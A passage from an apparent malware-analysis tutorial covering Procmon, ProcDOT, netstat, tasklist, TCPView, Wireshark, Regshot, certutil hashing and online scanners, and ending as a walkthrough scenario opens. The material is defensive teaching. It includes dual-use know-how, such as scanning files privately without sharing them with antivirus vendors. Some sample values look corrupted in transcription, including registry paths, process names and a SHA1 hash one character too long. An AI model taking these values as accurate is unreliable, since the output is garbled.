7:58	lptmon.exe	49	RegQueryValue	HKEY\Software\Microsoft\Print\Locale\loc_0409\Processor	SUCCESS	Type: REG_DWORD; Le...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegCloseKey	HKEY\Software\Microsoft\Print\Locale\loc_0409	SUCCESS		5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryKey	HKEY_U	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY_U\Software\Microsoft\Personalization\TrainedDataStore	SUCCESS	NAME NOT ... Desired Access: Notify	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	ReadFile	C:\Windows\System32\inputService.dll	SUCCESS	Offset: 2,862,068, Length: 1	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	ReadFile	C:\Windows\System32\inputService.dll	SUCCESS	Offset: 2,862,206, Length: 1	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryKey	HKEY_M	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY\Software\Microsoft\Input\Settings	SUCCESS	Desired Access: Read	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryKey	HKEY\Software\Microsoft\Input\Settings	SUCCESS	NAME NOT ... Desired Access: Read	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryValue	HKEY\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1\NEasibleExp...	SUCCESS	Type: REG_DWORD; Le...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegCloseKey	HKEY\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1	SUCCESS		5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryKey	HKEY\Software\Microsoft\Input\Settings	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY_U	SUCCESS	Desired Access: Read	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryKey	HKEY_U\Software\Microsoft\Input\Settings	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1	SUCCESS	NAME NOT ... Desired Access: Read	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1\NEasibleExp...	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryValue	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1\NEasibleExp...	SUCCESS	Type: REG_DWORD; Le...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegCloseKey	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1	SUCCESS		5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryKey	HKEY_M	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY\Software\Microsoft\Input\Settings	SUCCESS	Desired Access: Read	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryKey	HKEY_U	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY_U\Software\Microsoft\Input\Settings	SUCCESS	NAME NOT ... Desired Access: Read	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryKey	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1\NEasibleExp...	SUCCESS	Type: REG_DWORD; Le...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryValue	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1\NEasibleExp...	SUCCESS	Desired Access: Query V...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegCloseKey	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1	SUCCESS		5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryKey	HKEY_M	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY\Software\Microsoft\Input\Settings	SUCCESS	Desired Access: Read	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryKey	HKEY_U	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY_U\Software\Microsoft\Input\Settings	SUCCESS	NAME NOT ... Desired Access: Read	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryKey	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1\NEasibleExp...	SUCCESS	Type: REG_DWORD; Le...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryValue	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1\NEasibleExp...	SUCCESS	Desired Access: Query V...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegCloseKey	HKEY_U\Software\Microsoft\Input\Settings\proc_\libc_0409\im_1	SUCCESS		5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY\Software\Microsoft\Input\Settings\proc_1	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegQueryValue	HKEY\Software\Microsoft\Input\Settings\proc_1	SUCCESS	Desired Access: Query V...	5032	C:\WINDOWS\system32\climon.exe

ProcDOT is useful for filtering and displaying the results from Procmon. ProcDOT allows an analyst to ingest the logs generated from a Procmon capture saved in a CSV file. The analyst can then select the desired process from the imported CSV file and ProcDOT will generate an interactive graph.




This effectively filters out the noise of unrelated processes giving the analyst an easy-to-follow graph that displays all actions conducted by the malware to include those of child processes spawned by the original process. It also allows to ingest packet captures to correlate with Procmon. ProcDOT can be downloaded [here⁴⁸](#).

The **netstat**⁴⁹ tool included in Windows is another useful tool. You can use it to list all listening ports and established connections. You can review the connections and listening ports with the command `netstat -ano`. This command includes the process ID of the process using that listed port to help you correlate a suspicious connection to a process.

⁴⁸<https://www.procdot.com/downloadprocdotbinaries.htm>

⁴⁹<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat>



Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	948
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	5864
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	716
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	548
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1248
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	1592
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	2776
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING	692
TCP	0.0.0.0:49670	0.0.0.0:0	LISTENING	3232
TCP	127.0.0.1:5939	0.0.0.0:0	LISTENING	3668
TCP	192.168.163.128:139	0.0.0.0:0	LISTENING	4
TCP	192.168.163.128:49721	52.226.139.185:443	ESTABLISHED	3744
TCP	192.168.163.128:49723	52.226.139.185:443	ESTABLISHED	3744
TCP	[::]:135	[::]:0	LISTENING	948
TCP	[::]:445	[::]:0	LISTENING	4
TCP	[::]:5357	[::]:0	LISTENING	4
TCP	[::]:49664	[::]:0	LISTENING	716
TCP	[::]:49665	[::]:0	LISTENING	548
TCP	[::]:49666	[::]:0	LISTENING	1248
TCP	[::]:49667	[::]:0	LISTENING	1592
TCP	[::]:49668	[::]:0	LISTENING	2776
TCP	[::]:49669	[::]:0	LISTENING	692

The [tasklist⁵⁰](#) command can be used to list running process and their associated process ID from the command line. This can help you enumerate suspicious processes without needing to use a Graphical User Interface (GUI). It is helpful when used in conjunction with netstat to look up the process ID found with a suspicious network connection. The below screenshot lists that PID 4 listening on port 445 (RPCSMB) on all interfaces (0.0.0.0) is the System process. In this case it is a legitimate process and listening port combination. The System process also always loads at PID 4 so if it were a PID other than 4 that would be unusual and a potential IOC.

⁵⁰<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/tasklist>

Image Name	PID Services
System Idle Process	0 N/A
System	4 N/A
Registry	188 N/A
smss.exe	380 N/A
csrss.exe	472 N/A
wininit.exe	548 N/A
csrss.exe	556 N/A
winlogon.exe	648 N/A
services.exe	692 N/A
lsass.exe	716 EFS, KeyIso, SamSs, VaultSvc
svchost.exe	828 BrokerInfrastructure, DcomLaunch, PlugPlay, Power, SystemEventsBroker
fontdrvhost.exe	856 N/A
fontdrvhost.exe	864 N/A
svchost.exe	948 RpcEptMapper, RpcSs
svchost.exe	1004 LSM
dgm.exe	436 N/A
svchost.exe	1080 CoreMessagingRegistrar
svchost.exe	1088 bthserv
svchost.exe	1104 BTAGService
svchost.exe	1112 BthAvctpSvc
svchost.exe	1248 Schedule
svchost.exe	1296 NcbService
svchost.exe	1308 TimeBrokerSvc
svchost.exe	1392 ProfSvc

Another way to do the same analysis is to use the [TCPView⁵¹](#) tool from Sysinternals Suite. The TCPView tool provides the same information received from netstat -ano and tasklist /SVC in a convenient and easy to read GUI. This allows you to quickly identify suspicious listening ports or connections and correlate them to the corresponding process. The remote address listed in TCPView and netstat is another useful IOC to include in your analysis.


⁵¹<https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview>

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
svchost.exe	948	TCP	Listen	0.0.0.0	135	0.0.0.0	0	4/24/2022 9:35:10 PM	RpcSs
System	4	TCP	Listen	192.168.163.128	139	0.0.0.0	0	4/24/2022 9:35:10 PM	System
svchost.exe	5864	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	4/24/2022 9:36:02 PM	COPSSvc
TeamViewer_Service.exe	3668	TCP	Listen	127.0.0.1	5909	0.0.0.0	0	4/24/2022 9:35:19 PM	TeamViewer
lsass.exe	716	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	4/24/2022 9:35:10 PM	lsass.exe
wminit.exe	548	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	4/24/2022 9:35:10 PM	wminit.exe
svchost.exe	1248	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	4/24/2022 9:35:10 PM	Schedule
svchost.exe	1592	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	4/24/2022 9:35:10 PM	EventLog
spoolsv.exe	2776	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	4/24/2022 9:35:11 PM	Spooler
services.exe	682	TCP	Listen	0.0.0.0	49669	0.0.0.0	0	4/24/2022 9:35:11 PM	services.exe
svchost.exe	3232	TCP	Listen	0.0.0.0	49670	0.0.0.0	0	4/24/2022 9:35:12 PM	PolicyAgent
svchost.exe	3744	TCP	Established	192.168.163.128	49721	52.226.139.185	443	4/24/2022 9:42:11 PM	WpnService
svchost.exe	3744	TCP	Established	192.168.163.128	49723	52.226.139.185	443	4/24/2022 9:43:11 PM	WpnService
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	4/24/2022 9:35:11 PM	System
System	4	TCP	Listen	0.0.0.0	5357	0.0.0.0	0	4/24/2022 9:35:11 PM	System
svchost.exe	948	TCPv6	Listen	:	135	:	0	4/24/2022 9:35:10 PM	RpcSs
System	4	TCPv6	Listen	:	445	:	0	4/24/2022 9:35:11 PM	System
System	4	TCPv6	Listen	:	5357	:	0	4/24/2022 9:35:11 PM	System
lsass.exe	716	TCPv6	Listen	:	49664	:	0	4/24/2022 9:35:10 PM	lsass.exe
wminit.exe	548	TCPv6	Listen	:	49665	:	0	4/24/2022 9:35:10 PM	wminit.exe
svchost.exe	1248	TCPv6	Listen	:	49666	:	0	4/24/2022 9:35:10 PM	Schedule
svchost.exe	1592	TCPv6	Listen	:	49667	:	0	4/24/2022 9:35:10 PM	EventLog
spoolsv.exe	2776	TCPv6	Listen	:	49668	:	0	4/24/2022 9:35:11 PM	Spooler
services.exe	682	TCPv6	Listen	:	49669	:	0	4/24/2022 9:35:11 PM	services.exe
svchost.exe	3232	TCPv6	Listen	:	49670	:	0	4/24/2022 9:35:12 PM	PolicyAgent

Endpoints: 59 Established: 2 Listening: 23 Time Wait: Close Wait: Update: 2 sec States: (All)

Wireshark is a valuable tool to conduct more in-depth packet analysis. Wireshark enables a malware analyst to view all network traffic sent and received on the suspected machine. An analyst can filter the packets by IP, port, protocol, or many other options. Filtering by DNS protocol enables an analyst to find DNS queries to malicious sites used for Command and Control (C2) of malware. The domains found in the DNS queries are useful IOCs to determine if the machine is compromised.

Wireshark provides capabilities to conduct more advanced analysis of malware communication. It allows an analyst to identify C2 traffic hidden in protocols such as DNS. It also enables an analyst to extract data such as second stage binaries or infected text documents downloaded by the malware. Using a proxy in combination with Wireshark enables an analyst to export the certificate and keys used to encrypt Transport Layer Security (TLS) encrypted traffic to recover the plaintext data sent between malware and attacker-controlled servers.



The malware analysis walkthrough in this chapter will focus on using Wireshark to perform basic analysis tasks. This includes reviewing DNS queries to identify suspicious domain lookups and plaintext commands/passwords sent during malware communication. More advanced usage of Wireshark is out of scope of basic malware analysis and is saved for future writings on intermediate and advanced malware analysis. Wireshark can be downloaded [here](#)⁵². Microsoft's NetMon is an alternative to Wireshark, but is only available for download from [archive](#)⁵³ and is no longer being developed.

Regedit is another useful tool built in to Windows. Regedit gives the ability to view and edit the Windows registry. It can be used for basic malware analysis to search for persistence mechanism such as entries in `HKEY\LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` or `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`. Applications listed in the run keys will auto start when a user logs in to the machine and is sometimes used by malware to establish persistence.

⁵²<https://www.wireshark.org/>


⁵³<https://www.microsoft.com/en-us/download/4865>




Regshot is useful for determining what changes an application makes to the Windows registry when it is executed. Regshot allows an analyst to take a snapshot of the Windows registry before and after executing a suspicious application and generates a comparison of the two snapshots. This is useful when analyzing a suspicious application in a controlled lab setting. Regshot can be downloaded [here⁵⁴](#). However, Regshot is no longer being actively maintained. NirSoft provides an alternative to Regshot that is capable of handling registry comparisons. NirSoft's RegistryChangesView can be found [here⁵⁵](#). The malware analysis portion of this chapter will still use Regshot.

⁵⁴<https://github.com/Seabreg/Regshot>

⁵⁵https://www.nirsoft.net/utils/registry_changes_view.html



Certutil is another tool built in to Windows that is useful for malware analysis. An analyst can use certutil to generate a hash of a file to compare it to a known malicious file hash. This can indicate if a file is malicious without having to execute it to investigate what it does. An analyst can use the hashes generated by cerutil as IOCs once a suspicious file is determined to be malicious thru analysis.



```
Administrator: Administrator Command Prompt
Microsoft Windows [Version 10.0.19043.985]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>certutil -hashfile cmd.exe
SHA1 hash of cmd.exe:
f1efb0fddc158e4c61c5f78a547800e4e7984d55d
CertUtil: -hashfile command completed successfully.

C:\WINDOWS\system32>certutil -hashfile cmd.exe md5
MD5 hash of cmd.exe:
8a2122e8162dbef84694b9c3e8b6cdde
CertUtil: -hashfile command completed successfully.

C:\WINDOWS\system32>certutil -hashfile cmd.exe sha256
SHA256 hash of cmd.exe:
b99db1d874728edc091aca0eb10eab93d381e7357e377405e65963360c874450
CertUtil: -hashfile command completed successfully.

C:\WINDOWS\system32>
```

[Certutil⁵⁶](#) is used in the above screenshot to generate the SHA1, MD5, and SHA256 hashes of cmd.exe. A malware analyst can compare these hashes to the hashes of the known legitimate versions of cmd.exe installed with Windows. The analyst can also submit these hashes to VirusTotal to see if it is a known malicious file.

An analyst can also use automated tools for analysis. Multiple tools mentioned already have features to upload files or hashes to VirusTotal. A suspicious file can be uploaded to [VirusTotal⁵⁷](#). VirusTotal is an online system that will execute the file in a sandbox to attempt to determine if it is malicious or not. It will then provide file hashes and IOCs an analyst can use to identify the file. VirusTotal also shares uploaded files with Antivirus vendors to use for building detection signature.

⁵⁶<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil>

⁵⁷<https://www.virustotal.com/gui/home/upload>

Vendor	Result
Acronis (Static ML)	Undetected
AhnLab-V3	Undetected
AIYac	Undetected
Avast	Undetected
Baidu	Undetected
BitDefenderTheta	Undetected
ClamAV	Undetected
Comodo	Undetected
Cybereason	Undetected
Cynet	Undetected
DrWeb	Undetected
Emsisoft	Undetected
ESET-NOD32	Undetected
Fortinet	Undetected
GridinSoft	Undetected
Jiangmin	Undetected
K7GW	Undetected
Kingsoft	Undetected

[Antiscan.me](#)⁵⁸ is another option an analyst can use to analyze a suspected file. Antiscan.me only checks uploaded files against 26 different Antivirus vendors. It also does not share the files with the Antivirus vendors. This makes it a good option if you are analyzing a file that you do not want to be shared with other organizations.

⁵⁸<https://antiscan.me/>

The screenshot shows the results of a malware scan on the file 'cmd.exe' using the service AntiScan.Me. The interface includes tabs for 'Text Results' and 'Image Results'. The 'Text Results' tab displays the following information:

File	MD5
cmd.exe	cbe70f12083d8e4f71ed7e5a171

Under the 'Detected by' section, it shows 0/26 scans. The 'Image Results' tab shows a thumbnail of the malware sample with the text 'WARZONE RAT' and 'XLL EXCEL DROPPER' overlaid. A note below the thumbnail states: 'NOTICE: Some AV can work unreliable and scan take more time.' The 'Links' tab is also visible at the top right.

Scans results for 26 different antivirus software are listed, all showing 'Clean' status:

- Ad-Aware Antivirus: Clean
- AhnLab V3 Internet Security: Clean
- Alyac Internet Security: Clean
- Aware: Clean
- AVG: Clean
- Avira: Clean
- BitDefender: Clean
- BullGuard: Clean
- ClamAV: Clean
- Comodo Antivirus: Clean
- DrWeb: Clean
- Emsisoft: Clean
- Eset NOD32: Clean
- Fortinet: Clean
- F-Secure: Clean
- IKARUS: Clean
- Kaspersky: Clean
- McAfee: Clean
- Malwarebytes: Clean
- Panda Antivirus: Clean
- Sophos: Clean
- Trend Micro Internet Security: Clean
- Webroot SecureAnywhere: Clean
- Windows 10 Defender: Clean
- Zone Alarm: Clean
- Zillya: Clean

Basic Malware Analysis Walkthrough

It is time to do a walkthrough of a sample malware analysis now that you are familiar with some of the tools used for malware analysis and their capabilities. The walkthrough will teach how to use some of the tools mentioned in this chapter. It will not use any tools not previously mentioned.

In this scenario a user has reported to you that their machine has been running slow and acting “weird”. You have already conducted initial investigations by asking the user questions including:

“When did the issues start?”, “Did you download or install any new applications?” and “Did you click any links or open any documents from untrusted sources?” The user states that they did not install any application recently but did review a Microsoft Word document sent from a customer.

